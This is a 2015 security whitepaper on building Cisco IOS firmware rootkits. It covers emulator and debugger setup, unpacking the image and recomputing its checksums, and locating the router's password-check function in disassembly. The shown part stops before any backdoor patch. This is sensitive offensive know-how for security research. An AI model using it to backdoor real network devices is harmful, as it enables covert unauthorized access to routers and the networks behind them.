Grid32 Security

Whitepaper: Writing Cisco IOS Rootkits

luca@grid32.com
October 9, 2015

Writing Cisco IOS Rootkits

I. Introduction

This paper is about the work involved in modifying firmware images with the test case focused on Cisco IOS. It will show how it is a common misconception that doing such a thing involves advanced knowledge or nation state level resources. I think that one of the main reasons people think it's so difficult is because there are no commonly known papers or tutorials that walk the reader through the entire process or give all the resources necessary in order to end the paper with a working rootkit. This paper will change that. This paper will provide sound methodologies, show how to approach the subject, and walk the reader through the entire process while providing the necessary knowledge so that by the end of the paper, if the reader is to follow it completely through, they will have a basic but functional firmware rootkit. Once you understand all of the base ideas and code, and have a working model, it becomes somewhat trivial to expand upon that to the point that you could make your own loader code and then provide dynamic, memory resident only, modules that add to the functionality of the core loader. While this paper will not go that in depth, what it will show is, first, a single byte modification of the IOS image that allows any password but the actual password to allow a log in and, second, how to over write function calls to call your own code, using as an example a trojan of the login process that allows you to specify a secondary, secret, login password. Once this is fully understood, building on this is not difficult and should allow the reader to create their own rootkit for personal research up to and beyond the capabilities of a "SYNful Knock" type rootkit — in about a month or less. It doesn't take a nation state, or millions of dollars and high tech think tanks to write something like this. Trojaning firmware such as you are about to see is and has been extremely common in the underground hacking community for decades.

Let us review what the experts have said about SYNful Knock:

> "Cybersecurity experts including DeWalt claim that only a select group of nations with cyber intelligence capabilities are capable of sophisticated attacks on network equipment such as routers. The countries include China, Israel, Britain, Russia and the United States."[1]

> "As I wrote then, this is very much the sort of attack you'd expect from a government eavesdropping agency. We know, for example, that the NSA likes to attack routers. If I had to guess, I would guess that this is an NSA exploit."[2]

> "But the nature and flexibility of the tool says pretty clearly it's not garage-based hackers messing around with personal details and such. That's not to say such people couldn't do it, it's just that they wouldn't likely do it this way. This sounds like a nation state, and the two biggest suspects would be the NSA and the Chinese, depending on the flavor of your own personal paranoia."[3]

> "In fact, it is suspected that a nation state could be behind the attack, given the sophistication required to reverse engineer the ROMmon image and the effort of installing it without a zero-day."[4]

According to the experts it takes millions of dollars, government resources and/or secret government information to trojan firmware. This rootkit's base is simply the product of a week's worth of studying PowerPC assembly, a week's worth of studying disassembly, and about a week's worth of writing code and debugging time. I, and many others, have had a version for about ten years (although I have not worked on this for around five) and we are neither a nation state nor a government think tank. In order to squash this nonsense about nation states and advance security research I have decided to show the research community how one may create their own firmware based rootkit, with relative ease.

II. Setup

I am going to assume a couple things about you. You know what decimal, hexadecimal, and binary are and know the basics of reading and converting those number systems — don't worry though, `pcalc` handles most of that. I'm also going to assume that you know the basics of writing assembly and understand disassembly, debugging and coding in general. It really doesn't matter if you know PowerPC assembly; if you know any assembly language at all they are basically so similar that once you know one you know all of them, you just have to learn the pneumonics, directions of operations, etc., to understand the others.

As for the setup, you need a Linux box, and we are going to assume some Debian variant. The following is what is necessary to install on the main Linux box doing the rootkit development. Place everything you need to download into the same directory.

HT Text Editor: apt-get install ht hexedit

Dynamips + GDB Stub: git clone https://github.com/Groundworkstech/dynamips-gdb-mod

Programmers Calculator: http://pcalc.sourceforge.net/

Binutils / Essentials: apt-get install gcc gdb build-essential binutils \
binutils-powerpc-linux-gnu binutils-multiarch

Other Dependencies: apt-get install libpcap-dev uml-utilities libelf-dev libelf1

QEMU: apt-get install qemu qemu-common qemuctl qemu-system \
qemu-system-mips qemu-system-misc qemu-system-ppc qemu-system-x86

Debian PowerPC Image:
wget https://people.debian.org/~aurel32/qemu/powerpc/debian_wheezy_powerpc_standard.qcow2

QEMU requires additional setup as follows:

```
# cd /usr/share/qemu/
# mkdir ../openbios/
# mkdir ../slof/
# mkdir ../openhackware/
# cd ../openbios/
# wget https://github.com/qemu/qemu/raw/master/pc-bios/openbios-ppc
# wget https://github.com/qemu/qemu/raw/master/pc-bios/openbios-sparc32
# wget https://github.com/qemu/qemu/raw/master/pc-bios/openbios-sparc64
```

```
# cd ../openhackware/

# wget https://github.com/qemu/qemu/raw/master/pc-bios/ppc_rom.bin
# cd ../slof/
# wget https://github.com/qemu/qemu/raw/master/pc-bios/slof.bin
# wget https://github.com/qemu/qemu/raw/master/pc-bios/spapr-rtas.bin
```

The QEMU guest machine should be setup as follows:

```
qemu-host# qemu-system-ppc -m 768 -hda debian_wheezy_powerpc_standard.qcow2

qemu-guest# apt-get update
qemu-guest# apt-get install openssh-server gcc gdb build-essential binutils-multiarch binutils
qemu-guest# vi /etc/ssh/sshd_config
qemu-guest# GatewayPorts yes
qemu-guest# /etc/init.d/ssh restart
qemu-guest# ssh -R 22222:localhost:22 <you>@<qemu-host>
```

SSH from your development box to port 22222 and login as root:root to the QEMU guest. It will make editing files, copy and pasting, etc., much easier than having to switch into the QEMU window.

Dynamips + GDB Stub requires it to be compiled. What follows is what was necessary on an amd64 box; change the configuration to meet the needs of the box you are doing the development on.

```
# git clone https://github.com/Groundworkstech/dynamips-gdb-mod
Cloning into 'dynamips-gdb-mod'...
remote: Counting objects: 290, done.
remote: Total 290 (delta 0), reused 0 (delta 0), pack-reused 290
Receiving objects: 100% (290/290), 631.30 KiB | 0 bytes/s, done.
Resolving deltas: 100% (73/73), done.
Checking connectivity... done.

# cd dynamips-gdb-mod/src
# DYNAMIPS_ARCH=amd64 make

Linking rom2c
cc: error: /usr/lib/libelf.a: No such file or directory
make: *** [rom2c] Error 1

# updatedb
# locate libelf.a
/usr/lib/x86_64-linux-gnu/libelf.a
# cat Makefile |grep "/usr/lib/libelf.a"
   LIBS=-L/usr/lib -L. -ldl /usr/lib/libelf.a $(PTHREAD_LIBS)
   LIBS=-L. -ldl /usr/lib/libelf.a -lpthread
# cat Makefile | sed -e 's#/usr/lib/libelf.a#/usr/lib/x86_64-linux-gnu/libelf.a#g' >Makefile.1
# mv Makefile Makefile.bak
# mv Makefile.1 Makefile
# DYNAMIPS_ARCH=amd64 make
```

Next we need a simple script we can use to calculate the checksums of the various binaries we will be using. Save this as chksum.pl in your development directory and chmod +x it to make it executable.

```
#!/usr/bin/perl

sub checksum {
   my $file = $_[0];
   open(F, "< $file") or die "Unable to open  $file ";
   print "\n[!] Calculating the checksum for file $file\n\n";
   binmode(F);
   my $len = (stat($file))[7];
   my $words = $len / 4;
   print "[*] Bytes: \t$len\n";
   print "[*] Words: \t$words\n";
   printf "[*] Hex: \t0x%08lx\n",$len;
   my $cs = 0;
   my ($rsize, $buff, @wordbuf);
   for(;$words; $words -= $rsize) {
      $rsize = $words < 16384 ? $words : 16384;
      read F, $buff, 4*$rsize or die "Can't read file $file : $!\n";
      @wordbuf = unpack "N*",$buff;
      foreach (@wordbuf) {
         $cs += $_;
         $cs = ($cs + 1) % (0x10000 * 0x10000) if $cs > 0xffffffff;
      }
   }
   printf "[*] Checksum: \t0x%lx\n\n",$cs;
   return (sprintf("%lx", $cs));
   close(F);
}

if ($#ARGV + 1 != 1) {
   print "\nUsage: ./chksum.pl <file>\n\n";
   exit;
}

checksum($ARGV[0]);
```

A couple of other resources are necessary, but we cannot provide links to them in this paper. You should be able to find and set them up without any problems though. You will need to install in your development box VirtualBox and then create a Windows 7 guest virtual machine. Once you have that setup, log in to your Windows box and install “IDA Pro 6.6 + Hex-Rays Decompiler” or any current version — just make sure that you have the FULL version that supports other architectures besides x86/_64 as we will primarily be using PowerPC assembly. Make sure to support IDA by not pirating their software, IDA is an awesome program and worth the money.

Finally, you will need an IOS image to work on. The image we used came off of our purchased Cisco 2600 and is named “c2600-bino3s3-mz.123-22.bin”. It is highly recommended that you log into your Cisco account and download this exact image — using the same image will allow you to follow along

exactly with the paper and your offsets, checksums, lengths, etc., matching exactly. It is well known, in some communities, that most of the IOS images hosted on-line for "study" or downloaded to provide more features are in fact trojaned. Besides using a hash function it is recommended that you verify your IOS images using FX's 'Cisco Incident Response' found at [5].

The prompt for our development box will be "[3812149161f@decay]# " while the prompt for the QEMU quest will be "[debian@ppc]# ".


III. Development

Unzip the IOS image c2600-bino3s3-mz.123-22.bin with a simple unzip command:

```
[ 3812149161f@decay ]# unzip c2600-bino3s3-mz.123-22.bin
Archive:  c2600-bino3s3-mz.123-22.bin
warning [c2600-bino3s3-mz.123-22.bin]:  16876 extra bytes at beginning or within zipfile
  (attempting to process anyway)
  inflating: C2600-BI.BIN
```


```
================================
= IOS BIN Structure            =
================================
[  Elf header                   ]
[  SFX                          ]
[  0xfeedface                   ]
[  Uncompressed image size      ]
[  Compressed image size        ]
[  Compressed image checksum    ]
[  Uncompressed image checksum  ]
[  PKzip data                   ]
================================
```

There are a couple of things important to know about this. First, it is basically a ZIP file with a couple of headers on it; almost any zip program can find where the zip data starts and unzip it. First is an Elf [12] header that describes the binary that you don't really need to worry too much about except for a machine variable, next is a self extracting executable that you also do not need to know to much about besides a size variable, and then the zip data. Finally, after you unzip and before you can load it in IDA you have to change the Elf header e_machine flag. You do this by unzipping c2600-bino3s3-mz.123-22.bin, which leaves you with C2600-BI.BIN. Copy this file from C2600-BI.BIN to C2600-BI.BIN.ida then open it in ht/hte (ht /path/to/C2600-BI.BIN.ida), say OK to the warning:



Then hit F6 for mode, choose Elf header, scroll down to machine — it will say SPARC v9 64-bit — hit F4 to edit it, put in 0014, now save it with F2 and exit with F10. You will now be able to successfully load the BIN into IDA. *Note: `ht` will be `hte` on some boxes, you want the hex editor not the text processing — either way for this paper we will be using `ht` for the binary while on your machine it may be named `hte`.

Now you have c2600-bino3s3-mz.123-22.bin, C2600-BI.BIN.ida, and C2600-BI.BIN, open up c2600-bino3s3-mz.123-22.bin in ht, say OK to the warning, and hit F7 to search. Tab down to hex and type “fe ed fa ce” and hit enter, this is the magic number that identifies what various bits of info are, such as the sizes and checksums.



After "fe ed fa ce" you have some important values that you must know how to calculate and manipulate if you wish to recreate the zipped complete IOS image:

02 65 e2 8c : Is the uncompressed image size
00 eb 1e bb : Is the compressed image size
ed a0 3a 8b : Is the compressed image checksum
7c 5c c4 27 : Is the uncompressed image checksum

Once you have located these values hit F10 in ht to leave. Following those values you can see the magic "PK" which identifies PKZipped header data. These values and locations are very important and will come into play later. It is also important to understand how all these values are calculated. First we will find the lengths of the compressed and uncompressed image.

[3812149161f@decay]# ls -la
total 54388
drwxr-xr-x 2 root root 4096 Oct 1 07:22 .
drwxr-xr-x 3 root root 4096 Oct 1 07:22 ..
-rw-r--r-- 1 root root 40231564 Jan 24 2007 C2600-BI.BIN
-rw-r--r-- 1 root root 15425704 Nov 1 2008 c2600-bino3s3-mz.123-22.bin

Going from the values we saw from the bytes after the magic 0xfeedface:

```
[ 3812149161f@decay ]#  pcalc 0x0265e28c     # 02 65 e2 8c : Uncompressed image size

        40231564        0x265e28c               0y10011001011110001010001100

[ 3812149161f@decay ]#  pcalc 0x00eb1ebb     # 00 eb 1e bb : Compressed image size

        15408827        0xeb1ebb        0y111010110001111010111011

[ 3812149161f@decay ]#  pcalc 15408827 - 15425704 ; Size in header minus size from `ls` output

        -16877          0xffffffffffffbe13
```

Remember the unzip warning …
warning [c2600-bino3s3-mz.123-22.bin]: 16876 extra bytes at beginning or within zipfile

Next we will find the checksums for the compressed and uncompressed images.

```
[ 3812149161f@decay ]# ./chksum.pl C2600-BI.BIN

[!] Calculating the checksum for file C2600-BI.BIN

[*] Bytes:      40231564
[*] Words:      10057891
[*] Hex:        0x0265e28c
[*] Checksum:  0x7c5cc427
```

To checksum the compressed file they mean just the zip data, so strip off the header with `dd`, remember the "extra" data was 16876 bytes.

```
[ 3812149161f@decay ]# dd bs=16876 skip=1 if=c2600-bino3s3-mz.123-22.bin of=c2600-bino3s3-mz.123-22.bin.no_header

913+1 records in
913+1 records out
15408828 bytes (15 MB) copied, 0.170183 s, 90.5 MB/s

[ 3812149161f@decay ]# ./chksum.pl c2600-bino3s3-mz.123-22.bin.no_header

[!] Calculating the checksum for file c2600-bino3s3-mz.123-22.bin.no_header

[*] Bytes:      15408828
[*] Words:      3852207
[*] Hex:        0x00eb1ebc
[*] Checksum:  0xeda03a8b
```

And because we will need it later to recreate the IOS binary we will also take a copy of the header. This will be 16876 minus the 16 bytes we need for the four values at four bytes each, compressed image size, uncompressed image size, compressed image checksum, and uncompressed image checksum.

[3812149161f@decay]# dd bs=1 count=16860 if=c2600-bino3s3-mz.123-22.bin of=c2600-bino3s3-mz.123.22.bin.header

16860+0 records in
16860+0 records out
16860 bytes (17 kB) copied, 0.209977 s, 80.3 kB/s

This is where we are at now: we have a c2600-bino3s3-mz.123-22.bin that contains the multiple headers and the zip data, we have the unzipped image C2600-BI.BIN, and C2600-BI.BIN.ida that has the e_machine flag changed, and we have just the zip file as we stripped the headers off, c2600-bino3s3-mz.123-22.bin.no_header. We also know where to locate the magic 0xfeedface and how to calculate and where to put the various hex values manually if we have to, and finally, that to load the BIN into IDA we have to change the e_machine Elf header value from 002d (SPARC) to 0014 (PowerPC).


Next, take the C2600-BI.BIN.ida, this is the C2600-BI.BIN you edited the Elf e_machine header on, and get it over to your Windows box with IDA. You can always just re-unzip it and get the C2600-BI.BIN new again — just make sure the one you bring over has the e_machine flag set to 0014. Open up IDA (32-bit), choose New, and set your processor to PowerPC Big-Endian [PPC], and wait until IDA is finished loading.

While that is loading in IDA, if you have ever logged into a Cisco box remotely you know that it prompts you with "Password: " and if you fail a couple of times you get the error message "%% Bad passwords\n". This is where the basic knowledge of disassembly comes into play. We are going to look for those strings, find any subroutines that XREF (cross reference) and take a look at that function.

Once IDA is done click on the IDA-View-A tab, then click anywhere in that window and hit 'g' (or use text search). Since we already picked what we are going to do in the dialog box that opens up type aBadPasswords and click OK. You should see a screen like:

If you don't find that using IDA 'g' you can either try text search or you haven't let IDA finish analyzing the binary. If you look in the bottom left hand corner the numbers shouldn't be moving. Just read on until that happens and it prompts you to change the viewing mode — that's when you know IDA is done analyzing.

In the read only data section of this executable, at .rodata:81a414f8 we have the string "Password: " and right below it at .rodata:81a41504 is the "%% Bad passwords\n" string we were looking for. Double click on the XREF word for the "Password: " string and you will be brought here:



Before we get any further, now would be a good time to take a slight detour and go over the basics of PowerPC assembly. As long as you know some assembly you should get the gist, just keep in mind a couple of things:

PowerPC instructions OP rX, rY, rZ, for example if OP is ADD then ADD then: rX = rY + rZ, if OP is SUB then: rX = rY – rZ.

Most instructions operate right to left, and depending on your assembler and debugger they can range from two to four registers. For example, a compare instruction can be written as cmp crfD, L, rA, rB aka cmp cr7, 0, r3, r4 or cmp r3, r4. There are plenty of tutorials on-line about PowerPC assembly such as [6], [7], and [8].

Almost everything goes right to left, except the store operations, which go left to right. For example, store a word (32b) of data held in register r3 onto the stack:

```
stw %r3, 0x0(%sp)
```

As for the basics of PowerPC assembly: There are 32 registers, r0 - r32 and a couple of special ones. The link register holds the next address after a function is called so when the called function is all done it knows where to return executing to. For example, if you had a branch and link `bl _my_function` it would act like a `ret` on x86, it would take the address of where the `bl _my_function` instruction starts, add four, and store that into the link register; then jmp to _my_function. Inside _my_function it will call mflr %rX — “move from the link register” to register rX to save it, ... run through _my_function, and at the end it will call mtlr %rX, “move to link register” and then call a blr, “branch on link register”. This takes the saved link registers address from %rX then calls branch on link register — which means set the program counter to the address stored in the link register.

```
bl _my_function
cmp %r3, 0
```

stw %rX, memY : All the stw* opcodes store data and go from left to right. lwz %r4, -0xc(%sp) : All the lw* opcodes load data and go right to left. %r1 and %sp are the same thing; basically r1 is a pseudo stack pointer. r3 is usually where the return value of a function is placed, and is also used as the first argument to functions, followed by r4, r5, r6, …

You can set the condition register on most opcodes by appending a period to it, for example:


```
0000 xor. %r4, %r4, %r4          # r4 = 0, and set the condition register
0001 bnel _strcmp                # Won't jump but save LR - branch will never be true
0002 mflr %r4                    # Move *this* addr (0002) to r4
0004 addi %r4, %r4, 8            # (# lines from mflr)*4 ; now r4 points to string
0005 .ascii "Iminlovewithamaliciousintent"
0006 .long 0x0
```

Again, there are plenty of tutorials on-line about PowerPC assembly. For now you just have to understand the basics of what's going on. Any time a function is called with b*l the l at the end means it sets the link register to the value of the next instruction after the one that called it. The blr "branch on link register" is then used in the function to return using the link register by telling it where to set the program counter too. mflr "move from link register" — whenever you want to save the link register you just call mflr %rX which would save the link register in rX. mtlr is "move to link register", you can set this and then call blr and jump to that address, either relative or absolute. mr is "move register", again right to left. Since all instructions are four bytes, or a word, on PowerPC to load a 32b value into a word you need two instructions. There are various ways of doing it but the most common is:

```
lis %r4, 0x80008000@ha           # ha == High bytes.
addi %r4, %r4, 0x80008000@l      # l == Low bytes.
```

Now r4 == 0x80008000. Most opcodes use a w for word, or a b for byte, a z to zero fill, or an i for immediate, or a combination of those. Knowing just these basics should be enough to understand what is going on.

Returning back to IDA, double click on the DATA XREF: sub_803BD4C0+38 to start looking at the function at loc_803bd4f4; it loads a 0 into r30 then loads the high bytes of the "Password: " string into r27. Further down at loc_803bd4fc the low bytes are stored into r6 so we can infer that the next function called displays that string. If this is the login function, which it looks like it is, we are two steps away from getting out of it: beq loc_803bd540 when r3 is NOT equal to zero goes into another part that takes one of the values passed to the function (addi r3, r1, 0x70+var_68) and then two others r4 and r5. This is the function we are going to start taking a closer look at, it starts with the code `addi r3, r1, 0x70+var_68`. Next, the function call `bl sub_80385070` when that returns if r3 is NOT equal to 0 then we get out of the function.



To convert the address from IDA to objdump, first objdump the file and look to see where the code starts:

```
[ 3812149161f@decay ]# objdump -m powerpc -D -b binary -EB C2600-BI.BIN |more
    ...
    ...
    60:  94 21 ff e8       stwu    r1,-24(r1)
    64:  7c 08 02 a6       mflr    r0
    68:  bf 81 00 08       stmw    r28,8(r1)
```

The code starts at 0x60 for this binary, take the address, subtract the base address of 0x80008000, and add in the 0x60 and you have your objdump address. You need to remember where this 0x60 is coming from as we will be using it quite often throughout the rest of the paper.

```
[ 3812149161f@decay ]#  pcalc 0x803BD53C - 0x80008000 + 0x60

          3888540         0x3b559c        0y11101101010101100111100
```

```
[ 3812149161f@decay ]#  objdump -m powerpc -D -b binary -EB C2600-BI.BIN |grep -A3 " 3b559c:"
  3b559c:       40 82 ff b0     bne     0x3b554c
  3b55a0:       80 1f 01 50     lwz     r0,336(r31)
  3b55a4:       70 09 02 00     andi.   r9,r0,512
  3b55a8:       40 82 00 1c     bne     0x3b55c4
```

And to reverse the address from objdump to IDA, add the base address 0x80008000 to the objdump address then subtract 0x60:

```
[ 3812149161f@decay ]#  pcalc 0x80008000 + 0x3b559c - 0x60

          2151404860              0x803bd53c              0y10000000001110111101010100111100
```

If you ever need to use objdump to find locations or addresses just remember that objdump outputs in lower case and IDA in upper case, so to find that address via objdump (using the bytes a couple of sentences up):

```
[ 3812149161f@decay ]#  objdump -m powerpc -D -b binary -EB C2600-BI.BIN |grep -A4 "40 82 ff b0"
| grep -A3 "80 1f 01 50"|grep -A2 "70 09 02 00" | grep "40 82 00 1c"

  3b55a8:       40 82 00 1c     bne     0x3b55c4

[ 3812149161f@decay ]#  pcalc 0x3b55a8 - 12

[ 3812149161f@decay ]#  objdump -m powerpc -D -b binary -EB C2600-BI.BIN |grep -A4 " 3b559c:"
  3b559c:       40 82 ff b0     bne     0x3b554c
  3b55a0:       80 1f 01 50     lwz     r0,336(r31)
  3b55a4:       70 09 02 00     andi.   r9,r0,512
  3b55a8:       40 82 00 1c     bne     0x3b55c4
  3b55ac:       3b de 00 01     addi    r30,r30,1
```

Now we are going to start up PowerPC QEMU to run our PowerPC based Debian image in one window and Dynamips with the GDB stub in another, then remotely debug the Dynamips IOS instance via GDB in QEMU.

For Dynamips we will be starting the GDB stub on port 6666, and also setting up a tap1 interface so we can contact the virtual router over a virtual network.

```
[ 3812149161f@decay ]# tunctl -t tap1
[ 3812149161f@decay ]# ifconfig tap1 up
[ 3812149161f@decay ]# ifconfig tap1 192.168.9.1/24

[ 3812149161f@decay ]# ./dynamips-gdb-mod/dynamips -Z 6666 -j -P 2600 -t 2621 -s 0:0:tap:tap1 -s
0:1:linux_eth:eth0  /path/to/C2600-BI.BIN

Cisco Router Simulation Platform (version 0.2.8-RC2-amd64)
Copyright (c) 2005-2007 Christophe Fillot.
Build date: Sep 21 2015 00:35:24

IOS image file: /path/to/C2600-BI.BIN
ILT: loaded table "mips64j" from cache.
ILT: loaded table "mips64e" from cache.
ILT: loaded table "ppc32j" from cache.
ILT: loaded table "ppc32e" from cache.
C2600 instance 'default' (id 0):

VM Status  : 0
RAM size   : 64 Mb
NVRAM size : 128 Kb
IOS image  : /path/to/C2600-BI.BIN

Loading BAT registers
```

Loading ELF file '/path/to/C2600-BI.BIN'...

ELF entry point: 0x80008000
C2600 'default': starting simulation (CPU0 IA=0xfff00100), JIT disabled.
GDB Server listening on port 6666.

Open up another terminal window and start up QEMU:


[3812149161f@decay]# qemu-system-ppc -m 768 -hda debian_wheezy_powerpc_standard.qcow2

Once that boots login as root:root and do the SSH port forwarding described earlier, as it makes interacting with that box much easier. Once you are in (either way) start GDB and attach to the Dynamips instance (X.X.X.X is the IP address running Dynamips):

[debian@ppc] # gdb -q
(gdb) target remote X.X.X.X:6666
Remote debugging using X.X.X.X:6666
0xfff00100 in ?? ()
(gdb)

At this point Dynamips is running the IOS with a debugger stub on port 6666 and we are connected from a PowerPC Debian box. We are going to break right where we think that function starts at, highlight the line `addi r3, r1, 0x70+var_68` in IDA View-A then look at it in Hex View for the address, in this case it's at 0x803bd528, so look at that in GDB and just verify you are in the same spot.

Compare the instructions and address in IDA:



To the ones found in GDB:

```
root@debian-powerpc:~# gdb -q
(gdb) target remote 192.168.200.104:6666
Remote debugging using 192.168.200.104:6666
0xfff00100 in ?? ()
(gdb) x/6i 0x803bd528
   0x803bd528:  cal     r3,8(r1)
   0x803bd52c:  mr      r4,r28
   0x803bd530:  mr      r5,r29
   0x803bd534:  bl      0x81b68928
   0x803bd538:  cmpi    0,r3,0
   0x803bd53c:  bne     0x803bd4ec
(gdb)
```

Opcodes will look different in every debugger and every version of the debugger you use, you just have to get used to it. This looks like the same spot, so you want to:

1) Set an IP address on the interface and a password on the VTY lines
2) Save the router configuration
3) Make sure you can ping the router from the development box
4) Set a break on 0x803bd534, at bl 0x81b68928, so we can see what's in r3, r4, and r5

From the GDB instance set a break point on the address with the command "b *0x803bd534" and then type 'c' or 'continue' so the router instance in Dynamips can continue to boot, then switch back to the Dynamips window and once the router has finished booting put in its basic configuration.

```
Router>en
Router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#line con 0
Router(config-line)#logg sync
Router(config-line)#int fa0/0
Router(config-if)#ip addr 192.168.9.100 255.255.255.0
Router(config-if)#no shut
Router(config-if)#line vty 0 4
Router(config-line)#password Cisco1
Router(config-line)#login
Router(config-line)#^Z
Router#wr
Building configuration...

*Mar  1 00:02:04.879: %SYS-5-CONFIG_I: Configured from console by console[OK]
Router#p 192.168.9.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.9.1, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/3/8 ms
Router#
```

